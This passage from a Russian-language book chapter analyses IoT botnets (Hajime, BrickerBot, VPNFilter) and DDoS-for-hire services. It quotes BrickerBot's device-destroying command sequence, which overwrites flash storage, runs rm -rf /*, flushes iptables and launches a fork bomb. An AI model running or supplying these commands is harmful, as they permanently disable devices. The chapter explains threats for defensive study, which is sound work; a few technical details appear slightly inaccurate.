Бот также пытается удалить правило и пользовательскую цепочку `CWMP CR`, связанную с протоколами удалённого управления абонентским оборудованием TR-064 и TR-069. В некоторых модемах провайдеры используют эту цепочку, разрешая управление лишь с определённых IP-адресов или подсетей. После её удаления все соединения `CWMP` отбрасываются, и провайдер теряет возможность дистанционно управлять заражённым модемом. Последнее изменение пакетного фильтра открывает UDP-порт 1457 для входящих пакетов; позднее он используется для однорангового обмена.

Затем вредоносная программа подключается к распределённой хеш-таблице BitTorrent через `router.bittorrent.com` и `router.utorrent.com` на порту 6881, получая доступ к узлам сети без трекера. Ресурсы идентифицируются динамически создаваемыми 160-битными информационными хешами SHA-1, зависящими от текущей даты и имени общего файла — исполняемого, конфигурационного или модуля расширения. Для правильной работы даты на всех узлах должны совпадать, поэтому время периодически синхронизируется с `ntp.pool.org` по стандартному NTP-порту 123. Разные хеши обозначают файл `config`, обновления Hajime и его модули. Одноранговый обмен идёт по BitTorrent uTP, обеспечивающему надёжную упорядоченную передачу и управление потоком поверх UDP. Благодаря этому один сокет и порт 1457 используются одновременно для загрузки, раздачи и сообщений DHT.

Конфигурационный файл каждые десять минут загружается по uTP с узлов, найденных запросами DHT. На тот же период указывает терминальное сообщение в начале раздела. В нём говорится, что важные сообщения подписываются: весь обмен BitTorrent защищён цифровой подписью на паре ключей и шифруется потоковым шифром RC4. Получив через одноранговую сеть модуль `atk`, основной процесс `.i` запускает его отдельно. Перед запуском создаётся именованный канал `fifo`; поскольку `atk` наследует открытые файловые дескрипторы, канал используется для передачи данных основному процессу. Предположительно так сообщаются сведения о новых жертвах и доступности портов загрузчиков. Эта информация распространяется между узлами, чтобы устройства с закрытыми высокими портами могли выбрать другой доступный источник вредоносной программы.

И основной процесс `.i`, и модуль расширения `atk` перезаписывают исходное имя исполняемого файла, копируя поверх него первый аргумент (`argv[0]`) со значением `telnetd`. Использование `ps` в скомпрометированной системе покажет два процесса `telnetd`:

```
# ps aux | grep telnetd
root 2013 1.5 0.1 1008 992 ? Ss 16:24 0:25 telnetd <---.i
```

```
root 2069 2.8 0.0 692 640 ? S 16:26 0:41 telnetd <-- atk
root 2186 0.0 0.2 4276 2008 pts /2 S+ 16:51 0:00 grep telnetd
```

Бинарные файлы `.i` и `atk` отвязываются (`unlink`) во время запуска процесса, но получить доступ к бинарным файлам и скопировать их все еще можно через специальную файловую систему `/proc`, например:

```
# cat /proc/2069/exe > ./atk-binary
# cat /proc/2013/exe > ./hajime.bin
```

В рабочем каталоге основного процесса `.i` находится именованный канал `fifo` для связи с `atk`, а также скрытый каталог `.p` с исполняемыми файлами, загруженными через BitTorrent, и вложенный каталог `.d`. Поскольку заражение предпочитает временную файловую систему `tmpfs`, после перезагрузки `fifo` и `.p` исчезают, не оставляя свидетельств компрометации.

Процесс `atk` начинает с изменения правил брандмауэра, разрешая входящие соединения TCP и UDP на случайном порту. Через него служба загрузки раздаёт новым жертвам исполняемые файлы из каталога `.p`. После этого `atk` приступает к сканированию.

2.3.4.3 Модуль расширения сканера

SYN-сканер `atk`, как и в `Mirai`, использует сырой сокет. Процесс самостоятельно формирует TCP-пакеты и отправляет их через один специально выделенный сокет. Когда на порту 23 или 5358 обнаруживается жертва, для каждой попытки эксплуатации открывается отдельный TCP-сокет.

Рисунок 2.5 представляет снимок всех открытых файловых дескрипторов процесса `atk` во время эксплуатации:

```
# lsof | grep 1188
telnetd 1188      root    cwd      DIR      179,7    4096    184065 /home/pi/analysis
telnetd 1188      root    rtd      DIR      179,7    4096     2 /
telnetd 1188      root    txt      REG      179,7   52492   178311 /home/pi/analysis/atk (deleted)
telnetd 1188      root    0u       CHR     136,0    0t0     3 /dev/pts/0
telnetd 1188      root    1u       CHR     136,0    0t0     3 /dev/pts/0
telnetd 1188      root    2u       CHR     136,0    0t0     3 /dev/pts/0
telnetd 1188      root    3u       FIFO     179,7    0t0    184108 /home/pi/analysis/fifo
telnetd 1188      root    4u       IPv4    11115    0t0     UDP *:1457
telnetd 1188      root    5u       IPv4    13181    0t0     TCP *:45814 (LISTEN)
telnetd 1188      root    6u       IPv4    13182    0t0     UDP *:45814
telnetd 1188      root    7u       raw     0t0     13183 00000000:0006->00000000:0000 st=07
telnetd 1188      root    8u       IPv4    15376    0t0     TCP 10.0.100.100:39760->:telnet (SYN_SENT)
telnetd 1188      root    9u       IPv4    14350    0t0     TCP 10.0.100.100:45464->:telnet (ESTABLISHED)
telnetd 1188      root   10u      IPv4    14352    0t0     TCP 10.0.100.100:41526->:telnet (ESTABLISHED)
telnetd 1188      root   12u      IPv4    10238    0t0     TCP 10.0.100.100:39666->:5358 (ESTABLISHED)
telnetd 1188      root   13u      IPv4    14356    0t0     TCP 10.0.100.100:57498->:telnet (ESTABLISHED)
telnetd 1188      root   14u      IPv4    15377    0t0     TCP 10.0.100.100:45324->:5358 (ESTABLISHED)
telnetd 1188      root   15u      IPv4    14339    0t0     TCP 10.0.100.100:52806->:telnet (ESTABLISHED)
telnetd 1188      root   16u      IPv4    14343    0t0     TCP 10.0.100.100:46472->:telnet (SYN_SENT)
telnetd 1188      root   17u      IPv4    15379    0t0     TCP 10.0.100.100:33780->:telnet (ESTABLISHED)
telnetd 1188      root   18u      IPv4    15382    0t0     TCP 10.0.100.100:60980->:telnet (ESTABLISHED)
telnetd 1188      root   19u      IPv4    15380    0t0     TCP 10.0.100.100:51812->:telnet (ESTABLISHED)
telnetd 1188      root   20u      IPv4    10230    0t0     TCP 10.0.100.100:46932->:telnet (ESTABLISHED)
telnetd 1188      root   21u      IPv4    14351    0t0     TCP 10.0.100.100:36220->:5358 (ESTABLISHED)
telnetd 1188      root   22u      IPv4    15381    0t0     TCP 10.0.100.100:47696->:telnet (ESTABLISHED)
telnetd 1188      root   23u      IPv4    15378    0t0     TCP 10.0.100.100:44470->:telnet (ESTABLISHED)
```

Рисунок 2.5. Файловые дескрипторы процесса ATK в Hajime.

Дескрипторы 0, 1 и 2 связаны с псевдотерминалом `pts/0` и соответствуют стандартным потокам вывода, ввода и ошибок. Дескриптор 3 принадлежит описанному ранее именованному каналу `fifo`, через который `atk` обменивается данными с основным процессом `.i`.

Файловый дескриптор 4 соответствует UDP-сокету на порту 1457, унаследованному от основного процесса `.i`, где он используется для DHT и однорангового обмена BitTorrent. Сам `atk` в этом обмене не участвует.

Файловые дескрипторы 5 и 6 — сокеты TCP- и UDP-службы загрузки, к которой при удалённом заражении обращаются `wget` или компактный загрузчик `.s`.

Дескриптор 8 соответствует сырому TCP-сокету для SYN-сканирования. Дескрипторы с 9 по 23 принадлежат сокетам с установленными TCP-соединениями к удалённым службам Telnet и WSDAPI на порту 5358; эти соединения используются при эксплуатации уязвимостей.

WSDAPI (TCP/5358). Интерфейс веб-служб для устройств WSDAPI использует порт 5358 и представляет собой совместимую реализацию открытой спецификации Microsoft «Профиль устройств для веб-служб» (DPWS). Как и UPnP, DPWS предназначена для обнаружения веб-служб и взаимодействия со встраиваемыми устройствами с ограниченными ресурсами. Технологию демонстрировали на отраслевых выставках: в системе безопасности, во взаимодействующих стиральной и сушильной машинах и в подключённой духовке. В 2006 году американская сеть Best Buy представила комплект домашней автоматизации ConnectedLife.Home, где DPWS связывала управляющую программу с устройствами. WSDAPI обеспечивает обмен сообщениями SOAP между клиентами и устройствами: клиент обнаруживает устройство, получает описание размещённых на нём служб и обращается к ним. По умолчанию SOAP передаётся поверх HTTP или HTTPS через TCP-порт 5358. Такой универсальный стек применяют, в частности, принтеры, сканеры и видеорегистраторы DVR и NVR.

2.3.5 BrickerBot

BrickerBot обнаружили в марте 2017 года, хотя, по словам автора, он начал работу ещё в ноябре 2016-го. Уникальная архитектура позволяла сети долго оставаться незамеченной. Автор называл себя «доктор Киборкиан, он же Janit0r, реаниматор „неизлечимо больных“ устройств» и объявил о завершении проекта в декабре 2017 года. Janit0r участвовал во взломе маршрутизаторов задолго до запуска так называемой «интернет-химиотерапии». В прощальном сообщении он писал: «Моя способность захватывать и защищать сотни тысяч маршрутизаторов провайдеров была основой проекта против IoT-ботнетов: она давала прекрасное представление о происходящем в Интернете и бесконечный запас узлов для ответного взлома».

В апреле 2016 года участники сообщества Ubiquiti Networks сообщили, что их маршрутизаторы сбрасываются к заводским настройкам, а приветствия и имена узлов заменяются строками HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD и HACKED-ROUTER-HELP-SOS-HAD-DUPE-PASSWORD [32]. Доказательств связи этого хакера-самосудника с Janit0r нет, однако известно, что BrickerBot в основном работал со скомпрометированных устройств Ubiquiti. К июлю 2017 года через поисковую систему Shodan.io обнаружили более 36 000 изменённых маршрутизаторов Ubiquiti и свыше 7300 устройств MikroTik [33].

Janit0r продолжал: «Я начал свой неразрушающий проект по очистке сетей провайдеров в 2015 году и к моменту появления Mirai уже мог быстро отреагировать. Решиться на сознательный саботаж чужого оборудования было нелегко, но чрезвычайно опасная уязвимость CVE-2016-10372 в конце концов не оставила мне выбора. С этого момента я полностью включился в борьбу».

Уязвимость CVE-2016-10372 обнаружили в модеме Eir D1000: устройство неправильно ограничивало доступ к протоколу управления CPE WAN TR-064 и позволяло удалённому злоумышленнику выполнять произвольные команды. В ноябре 2016 года оператор под псевдонимами BestBuy и Poropret добавил эту уязвимость в модифицированную версию Mirai и начал заражать широкополосные модемы в сетях провайдеров. Попытка создать крупный ботнет затронула Deutsche Telekom, TalkTalk и Post Office UK. Сам ботнет развернуть не удалось, однако у клиентов Deutsche Telekom было нарушено более 900 000 интернет-соединений [34]. Примерно тогда же BestBuy рекламировал через XMPP ботнет Mirai численностью свыше 400 000 узлов. Позднее он получил 30 000 долларов от конкурирующей компании за DDoS-атаки на либерийского провайдера Lonestar MTN [35]. В результате интернет-связь была нарушена по всей Либерии.

Janit0r создал BrickerBot с заявленной целью очистить Интернет от уязвимых IoT-устройств. В отличие от рассмотренных ранее сетей, он не распространялся как червь и не сканировал Интернет в поисках жертв. Автор управлял несколькими сотнями уже скомпрометированных устройств, на которых программа-«сторож» слушала попытки вторжения на известных уязвимых портах, подобно сетевой приманке. Сторож был написан на Python. Заметив попытку заражения, он взламывал её источник в ответ и пытался сделать устройство непригодным к работе. В программу регулярно добавляли новые эксплойты. Степень разрушения зависела от отпечатка устройства и сработавшей уязвимости: повреждалась флеш-память, сбрасывалась конфигурация или отключались сетевые интерфейсы. Любой результат, удалявший устройство из Интернета, считался приемлемым. BrickerBot атаковал только узлы, которые уже были заражены другим вредоносным ПО; чистые устройства оставались нетронутыми.

10 апреля 2017 года калифорнийский провайдер Sierra Tel начал получать жалобы на исчезновение интернет- и телефонной связи. Расследование показало, что модемы Zuxel HN-51 были повреждены. Сначала клиентам предлагали заменить их в местном магазине Sierra Tel, затем устройства стали принимать в офисах компании для ремонта. Ликвидация последствий того, что провайдер назвал «крайне разрушительным незаконным взломом модемов HN-51», заняла почти две недели. Сбой затронул лишь клиентов в калифорнийских городах Марипоса и Окхерст, поэтому о нём сообщала преимущественно местная пресса. Однако 25 апреля Janit0r обратил на инцидент внимание известного журналиста по информационной безопасности [36] и взял ответственность на себя. По его словам, сеть Sierra Tel была заражена Mirai, поэтому BrickerBot атаковал скомпрометированные модемы, повредил их и лишил клиентов связи.

Позднее в манифесте, адресованном специалистам по безопасности, Janit0r от имени BrickerBot взял на себя ответственность за предполагаемую атаку на государственных венесуэльских операторов Cantv и Movilnet. В августе 2017 года газета El Nuevo Herald сообщила, что после серии кибератак и явного саботажа сетевой инфраструктуры операторы были вынуждены отключить мобильную и оптоволоконную связь в нескольких штатах. Проблемы возникли у половины из 13 миллионов пользователей Cantv; пострадали также многие государственные сайты и пользователи доменов .ve. Президент Cantv назвал произошедшее беспрецедентным «террористическим актом». По данным Movilnet, семь миллионов его клиентов оставались без связи 72 часа [37].

2.3.5.1 Сторожевые узлы BrickerBot

Получив TCP-соединение на порт 23, сторожевой узел начинает ответный взлом источника. Для создания отпечатка новой жертвы он отправляет почти двести пробных запросов на 22 порта, часто задействованных эксплойтами IoT. BrickerBot проверял следующие порты:

Порт	Служба или примечание
22	SSH
23	Telnet
80	HTTP
81	Альтернативный HTTP-порт веб-интерфейса некоторых IoT-устройств
82	Альтернативный HTTP-порт веб-интерфейса некоторых IoT-устройств
88	Альтернативный HTTP-порт веб-интерфейса некоторых IoT-устройств
2222	Альтернативный порт SSH
2323	Альтернативный порт Telnet

Порт	Служба или примечание
5000	UPnP
5001	Альтернативный порт UPnP
5358	WSDAPI
5555	Альтернативный порт TR-064/069; Android Debug Bridge
6789	Порт некоторых вариантов Mirai
7547	TR-064/069
8000	Альтернативный порт HTTP
8022	Альтернативный порт SSH
8023	Альтернативный порт Telnet
8080	Альтернативный порт HTTP
8888	Альтернативный порт HTTP
19058	Порт обратного Telnet некоторых вариантов Mirai
23123	Порт некоторых вариантов Mirai
23231	Порт некоторых вариантов Mirai

Для построения отпечатка извлекались приветствия Telnet и SSH, поля заголовков HTTP-сервера, ответы веб-интерфейсов, UPnP и служб TR-064/069. На основе результатов статистически выбирались эксплойт и команды атаки. BrickerBot поддерживал большинство известных эксплойтов IoT для пяти векторов: SSH, Telnet, HTTP, HNAP и SOAP. Модули SSH и Telnet перебирали учётные данные, пытаясь получить привилегированную оболочку. HTTP, HNAP и SOAP в основном использовали уязвимости удалённого выполнения команд без проверки подлинности.

Набор разрушительных команд зависел от класса устройства и доступной поверхности атаки. Типичная последовательность сначала повреждала хранилище, затем нарушала интернет-связность и производительность, запускала «вилочную бомбу» оболочки и удаляла файлы. Ниже приведён сокращённый пример для IP-камеры, предположительно заражённой вариантом Mirai:

```
fdisk -l
df
cat /proc/mounts
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mmc0 &
dd if=/dev/urandom of=/dev/ram0 &
cat /dev/urandom>/dev/mtdblock0 &
cat /dev/urandom>/dev/mmc0 &
cat /dev/urandom>/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default; iproute del default; rm -rf /* 2 >/dev/null & iptables -F;
iptables -t nat -F;
iptables -A OUTPUT -j DROP
d(){ d|d & }; d 2 >/dev/null
sysctl -w net.ipv4.tcp_timestamps=0; sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & }; d
```

Важно отметить, что BrickerBot не заражает жертву и не выполняет на ней никаких процессов, кроме "стандартных" команд Unix или BusyBox. BrickerBot был нетипичным ботнетом: он не распространялся и не сканировал жертв; он не заражал жертв, а пытался уничтожить их с помощью

последовательности команд, выполняемых удаленно. У BrickerBot не было C2-инфраструктуры, а атаки запускались ничего не подозревающими жертвами, пытавшимися скомпрометировать IoT-устройство, зараженное BrickerBot. BrickerBot считается первым полностью автоматизированным PDoS-ботнетом. Он работал полностью автономно, находя цели через пассивный сетевой мониторинг, что делало его совершенно тихим, очень трудным для обнаружения исследователями безопасности и почти невозможным для вывода из строя.

2.3.6 VPNFilter

Было лишь вопросом времени, когда высококвалифицированные организованные киберпреступные группы заинтересуются печальным состоянием IoT. В мае 2018 года Cisco Talos опубликовала первые выводы о сложной модульной системе вредоносного ПО, получившей имя VPNFilter [38-40], которая стабильно расширяла свое присутствие как минимум с 2016 года. Некоторый измененный или ошибочный код шифрования RC4, обнаруженный во вредоносном ПО, был очень похож на код, использовавшийся в определенных версиях BlackEnergy. Вредоносное ПО BlackEnergy отвечало за несколько масштабных атак в Украине, главным образом нацеленных на ICS, энергетику, государственный и медийный секторы [41]. Было замечено, что VPNFilter активно заражает украинские хосты тревожными темпами и имеет выделенную C2-инфраструктуру только для этой страны, отдельную от C2, используемой для остального мира.

Число зараженных устройств в мае 2018 года оценивалось как минимум в полмиллиона устройств, распределенных по 54 странам. Устройства, затронутые VPNFilter, включали сетевое оборудование и NAS-устройства широкого круга производителей, включая ASUS, D-Link, Huawei, Linksys, MikroTik, NETGEAR, TPLink, Ubiquiti, UPVEL и ZTE.

Исследователи не уверены, какой именно эксплойт или какие методы использовались для распространения вредоносного ПО, но большинство целевых устройств имело известные публичные эксплойты или учетные данные по умолчанию, что делало компрометацию относительно простой. Все это способствовало тихому росту угрозы как минимум с 2016 года.

VPNFilter - многостадийная модульная платформа с разносторонними возможностями, поддерживающими как сбор разведывательной информации, так и разрушительные кибератаки. Вредоносное ПО стадии 1 сохраняется после перезагрузок, что отличает его от большинства другого IoT-вредоносного ПО. Главная цель стадии 1 - получить устойчивую точку закрепления на жертве и обеспечить развертывание вредоносного ПО стадии 2.

Первая стадия использует несколько резервных способов определить IP-адрес сервера второй стадии, сохраняя работоспособность при изменении или отключении C2-инфраструктуры. Сначала программа посещает страницы фотогалерей на photobucket.com и извлекает первое изображение. При неудаче она обращается к жестко заданному домену toknowall.com, который позднее ФБР перенаправило на контролируемый сервер-воронку. Из координат EXIF в метаданных успешно загруженного изображения извлекается IPv4-адрес сервера второй стадии.

Если оба способа не сработали, программа пассивно ожидает специальный пакет запуска с адресом сервера второй стадии. Прослушиватель проверяет все входящие TCP/IPv4-пакеты с флагом SYN. В пакетах длиной не менее восьми байтов он ищет последовательность `\x0c\x15\x22\x2b`; следующие четыре байта содержат IPv4-адрес, с которого можно загрузить вторую стадию.

Вторая стадия обладает типичными возможностями разведывательной платформы: собирает файлы, выполняет команды, выводит данные и управляет устройством, но не переживает перезагрузку. Некоторые её платформенные варианты умеют самоуничтожаться: перезаписывают части встроенного ПО и перезагружают устройство, делая его непригодным. Для остальных аналогичную функцию предоставляет подключаемый модуль третьей стадии.

Загружаемые модули третьей стадии расширяют функциональность платформы. Образцы, обнаруженные Cisco Talos, позволяют VPNFilter картировать частные сети и эксплуатировать конечные системы за скомпрометированными устройствами. Они помогают искать новых жертв для бокового перемещения внутри частной сети и распространения через публичные сети. Другие модули обфусцируют или шифруют трафик, скрывают выводимые данные и C2-связь, а также включают заражённые устройства в распределённую прокси-сеть для сокрытия целевых атак.

2.3.6.1 Подключаемые модули

Talos обнаружила почти дюжину подключаемых модулей, расширяющих возможности вредоносной программы.

ps - пакетный сниффер, собирающий проходящий через устройство трафик путем кражи учетных данных веб-сайтов и мониторинга коммуникаций Modbus SCADA.

ssler — модуль вывода данных и внедрения JavaScript, перехватывающий весь проходящий через заражённое устройство трафик порта 80. Он запускает локальную прокси-службу на порту 8888 и с помощью iptables перенаправляет туда HTTP-трафик. Исходящие запросы можно проверять и изменять перед отправкой легитимному серверу. Кроме того, модуль выполняет понижение HTTPS до HTTP: заменяет `https://` на `http://`, пытаясь удержать передачу конфиденциальных данных, в том числе учётных, в доступных для просмотра незашифрованных соединениях.

tor - коммуникационный модуль, позволяющий вредоносному ПО обмениваться данными и эксфильтровать их через Tor^[6].

dstr предоставляет возможность окирпичить заражённое устройство по команде вредоносного агента. При выполнении модуль удаляет все следы вредоносного ПО VPNFilter, а затем делает устройство непригодным к использованию почти тем же способом, каким BrickerBot удаленно уничтожил своих жертв.

htpx - модуль эксплуатации конечных точек, разделяющий код с ранее описанным модулем ssler. Модуль перенаправляет и проверяет HTTP-коммуникации, чтобы выявить наличие исполняемых файлов Windows.

По оценке Talos, этот модуль может использоваться атакующими для "на лету" патчинга исполняемых файлов Windows вредоносным кодом, пока они проходят через скомпрометированные устройства.

ndbr использует изменённые SSH-сервер и клиент Dropbear. В многофункциональную утилиту dbmulti, уже содержавшую клиенты SSH и SCP, сервер SSH и средства работы с ключами, добавлено сканирование портов. Модуль запускает SSH-сервер на TCP-порту 63914, перебирает учётные данные SSH и проверяет произвольные диапазоны адресов и портов.

nm — средство картирования частных сетей за скомпрометированным устройством. Оно перебирает сетевые интерфейсы и выполняет ARP-сканирование всех узлов соответствующих подсетей. Получив ответы, модуль подробно проверяет порты 9, 21, 22, 23, 25, 37, 42, 43, 53, 69, 70, 79, 80, 88, 103, 110, 115, 118, 123, 137, 138, 139, 143, 150, 156, 161, 190, 197, 389, 443, 445, 515, 546, 547, 569, 3306, 8080 и 8291. Для поиска устройств MikroTik применяется протокол MNDP; поддерживаются также SSDP, протокол обнаружения Cisco (CDP) и протокол обнаружения

канального уровня (LLDP). Сведения извлекаются из ARP-таблицы `/proc/net/arp` и файла состояния беспроводной сети `/proc/net/wireless`. Кроме того, выполняется трассировка маршрута и проверяется доступность DNS Google по адресу 8.8.8.8:53. Результат сохраняется в JSON-файле `/var/run/repsec <метка времени>.bin`.

`netfilter` предоставляет возможность устанавливать правила `iptables` на зараженном устройстве и по команде атакующих запрещать хостам частной сети доступ к определенным подсетям.

`portforwarding` предназначен для установки правил `iptables`, перенаправляющих трафик, предназначенный для определенного порта на публичном интерфейсе, на другой IP и порт. Это позволяет настроить зараженное устройство так, чтобы оно передавало трафик, предназначенный для IP1:PORT1, на другой хост IP2:PORT2. Эту возможность можно использовать, чтобы выставлять внутренние хосты наружу или создавать многошаговый путь для сокрытия трафика путем его переброски через ряд скомпрометированных устройств до достижения пункта назначения.

`socks5proxy` — прокси-сервер SOCKS5 на основе проекта Shadowsocks с открытым исходным кодом (<https://shadowsocks.org/>). Проверка подлинности отсутствует; сервер жёстко настроен на TCP-порт 5380.

`tcsvpn` — обратный VPN-туннель для удалённого доступа злоумышленников. Весь передаваемый через него трафик шифруется RC4.

Угроза оказалась настолько серьёзной, что ФБР немедленно вмешалось. В мае 2018 года ведомство получило судебный ордер и захватило домен `toknowall.com`, входивший в C2-инфраструктуру VPNFilter. В ордере упоминалась группа кибершпионажа APT28, известная как Fancy Bear и связанная с российской военной разведкой^[7]. В июне ФБР рекомендовало владельцам маршрутизаторов для дома и малого офиса перезагрузить устройства, чтобы удалить вторую и третью стадии [42]. Контроль над доменом мешал сохраняющейся первой стадии повторно загрузить остальные компоненты. Одновременно ФБР получило возможность регистрировать запросы и оценить масштаб заражения.

2.4 DDoS по найму: сервисы загрузки и стресс-тестирования

12 декабря 2018 года прокуратура США предъявила обвинение 23-летнему Дэвиду Букоски из Пенсильвании за эксплуатацию Quantum Stresser — одного из самых долго работавших DDoS-сервисов [43]. С момента запуска в 2012 году у него было более 80 000 клиентских подписок. Только за 2018 год через сервис провели или попытались провести свыше 50 000 DDoS-атак по всему миру.

В том же месяце гражданин Великобритании Кэй, известный под псевдонимами BestBuy и Poropret, признал себя виновным в создании и использовании ботнета и владении преступным имуществом [44]. Живя на Кипре, он сдавал свой ботнет Mirai либерийскому провайдеру Cellcom. Компания поручила ему атаковать конкурента Lonestar MTN. Масштаб атак привёл к нарушению интернет-связности всей Либерии. По оценке Национального агентства по борьбе с преступностью Великобритании, Lonestar MTN потеряла десятки миллионов долларов выручки.

Одна из главных целей IoT DDoS-ботнетов — быстро заработать как можно больше денег. Другими мотивами служат хактивизм и операции государств либо поддерживаемых ими групп. Клиентами сервисов DDoS становятся организации, желающие вывести из строя конкурента или временно получить преимущество; вымогатели, требующие плату за прекращение атак; а также игроки, пытающиеся сорвать проигрываемый матч или замедлить противника в многопользовательском шутере.

Рассмотрим один такой сервис, чтобы понять инструменты, торговлю и цены модели «DDoS как услуга». Putinstresser.eu появился в начале 2018 года и некоторое время пополнял число недорогих площадок, эвфемистически называемых загрузчиками и средствами стресс-тестирования. Сайт демонстрировал зрелость и доступность этого рынка: предлагал разные способы оплаты, инструменты разведки, поддержку и гибкий выбор атак. В открытой и теневой сети существуют сотни, возможно тысячи похожих сервисов. Их общая цель — заработать на клиентах, желающих проводить незаконные DDoS-атаки. Среди покупателей встречаются хактивисты, вымогатели, организации, пытающиеся повлиять на конкурентов, недовольные клиенты и сотрудники, а также игроки любого возраста, добивающиеся преимущества в многопользовательских играх.

Для регистрации требовались только имя пользователя, пароль и непроверяемый адрес электронной почты, поэтому сохранить анонимность было удивительно легко. В марте 2018 года сайт сообщал о 3246 пользователях и 37 894 проведённых атаках. Инфраструктура включала 24 атакующих сервера у провайдеров Voxility, OVH и Combahot/link11. Согласно разделу часто задаваемых вопросов, одна атака с усилением через DNS могла достигать 350 Гбит/с при общей загрузке сети ниже 50 %. TCP-флуд создавал не менее 600 000 пакетов в секунду. Система временных интервалов обеспечивала каждой атаке постоянную и справедливо распределённую мощность.

Пробный недельный тариф стоил 5 долларов и включал 400 секунд атак. Самый дешёвый полный тариф за 10 долларов в месяц давал 600 секунд и позволял проводить одну атаку за раз. Максимальный тариф за 400 долларов включал почти 3,5 часа и до шести одновременных атак.

Сайт принимал оплату через PayPal, Bitcoin, Paysafecard и Skrill, а также предметами Counter-Strike: Global Offensive (CSGO). Эта многопользовательская игра от Hidden Path Entertainment и Valve Corporation работает на движке Source и имеет большое соревновательное сообщество, включая профессиональные лиги. Внутри такой экосистемы ценность приобретают декоративные облики оружия, которыми игроки торгуют между собой.

Облики CSGO фактически превратились в валюту: их покупают и продают на сайтах наподобие csgo-skins.com и skins.cash. К марту 2018 года один лишь skins.cash реализовал почти 25 миллионов предметов. Сувенирный облик AWP Dragon Lore состояния «прямо с завода» с минимальным износом стоил около 35 000 долларов, а один поклонник заплатил более 60 000 долларов за вариант с автографом Тайлера Skadoodle Лэтэма из Cloud9 — первой американской команды, выигравшей турнир ELeague Boston Major, проводимый при поддержке Valve.

Раздел «центр атак» предоставлял простой интерфейс для одновременного управления несколькими атаками с разными векторами и целями. Пользователь указывал IP-адрес жертвы, порт, продолжительность в секундах и метод. Таблица показывала историю и текущие операции, любую из которых можно было остановить нажатием кнопки.

Сервис предлагал классические атаки с усилением через DNS, NTP, SNMP и SSDP, а также новый в то время вариант с Memcached. Кроме того, поддерживались TCP-флуды XSYN, XACK и XMAS, атаки через GRE и на серверы TeamSpeak по протоколу TS3. Отдельные методы предназначались для игровых платформ Valve Source Engine (VSE), Minecraft, Counter-Strike (GK CS), Steam и Grand Theft Auto: San Andreas Multiplayer (GK Samp). Владельцы рекламировали эти возможности на Pastebin, снабжая их краткими пояснениями для неопытных заказчиков.

Сайт предоставлял инструменты определения IP-адреса, проверки доступности веб-ресурса и поиска исходного адреса служб, скрытых за Cloudflare.

Пользователям предлагались встроенный чат, система обращений в поддержку и общение через Discord.^[8] Хотя значительная часть хакерского сообщества тесно связана с игровой экосистемой и заимствует оттуда инструменты и способы оплаты, основная цель остаётся прежней: заработать деньги и свести к минимуму риск разоблачения и отслеживания.

2.5 Заключительное замечание

Интернет превратился в поле боя. Домашние маршрутизаторы и модемы, облачные серверы и корпоративные шлюзы постоянно подвергаются поиску со стороны всё новых ботнетов. Их операторы конкурируют за доступные устройства, применяют свежие эксплойты и агрессивно сканируют сеть, стараясь быстрее соперников захватить уязвимые узлы и извлечь из них выгоду. Одни сети быстро исчезают, другие занимают их место. Парадоксальным образом фрагментация этого рынка пока сдерживает угрозу: множество случайных игроков борется за один и тот же огромный ресурс. Если бы его подчинил один ботнет, появилось бы оружие невиданного масштаба, способное вызвать катастрофические перебои в работе Интернета. Пока безопасность взаимосвязанных интеллектуальных устройств и служб уступает удобству, такой риск нельзя считать ни немыслимым, ни уменьшающимся со временем.

Литература

- [1] Brian Krebs. KrebsOnSecurity Hit With Record DDoS. <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>, September 2016.
- [2] Cisco Talos. New VPNFilter malware targets at least 500k networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, May 2018.
- [3] Dan Gooding. VPNFilter malware infecting 500,000 devices is worse than we thought. <https://arstechnica.com/information-technology/2018/06/vpnfilter-malware-infecting-50000-devices-is-worse-than-we-thought/>, June 2018.
- [4] Proofpoint. Your Fridge is Full of SPAM: Proof of An IoT-driven Attack. www.proofpoint.com/us/threat-insight/post/Your-Fridge-is-Full-of-SPAM, January 2014.
- [5] Incapsula. CCTV DDoS Botnet In Our Own Back Yard. www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html, October 2015.
- [6] Federal Bureau of Investigation. Public Service Announcement: Internet of Things Poses Opportunities for Cyber Crime. www.ic3.gov/media/2015/150910.aspx, September 2015.
- [7] Dan Gooding. Large botnet of CCTV devices knock the snot out of jewelry website. <https://arstechnica.com/information-technology/2016/06/large-botnet-of-cctv-devices-knock-the-snot-out-of-jewelry-website/>, June 2016.
- [8] Jasper Manuel, Rommel Joven, and Dario Durando. OMG: Mirai-based Bot Turns IoT Devices into Proxy Servers. www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html, February 2018.
- [9] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for iot devices. <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [10] Radware. Everything you need to know about brickerbot, hajime, and iot botnets. <https://blog.radware.com/security/2017/06/everything-about-brickerbot-hajime-iot-botnets/>, June 2017.
- [11] Kishore Angrishi. Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV): IoT Botnets. In eprint arXiv:1702.03681 [cs.NI], February 2017.

- [12] Elisa Bertino and Nayeem Islam. Botnets and Internet of Things Security. In IEEE Computer, volume 50, February 2017.
- [13] Denys Vlasenko. BusyBox: The Swiss Army Knife of Embedded Linux. www.busybox.net/about.html.
- [14] Anagnostopoulos et al. DNS amplification attack revisited. In Computers and Security, volume 39, November 2013.
- [15] OCF. UPnP Standards and Architecture. <https://openconnectivity.org/developer/specifications/upnp-resources/upnp>.
- [16] OCF. Open Connectivity Foundation. <https://openconnectivity.org/>.
- [17] UPnP Forum. UPnP Device Architecture 2.0. <https://openconnectivity.org/developer/specifications/upnp-resources/upnp>, February 2015.
- [18] Armijn Hemel. UPnP hacks. www.upnp-hacks.org/upnp.html.
- [19] UPnP Forum. InternetGatewayDevice:2 Device Template Version 1.01. <http://upnp.org/specs/gw/UPnP-gw-InternetGatewayDevice-v2-Device.pdf>, December 2010.
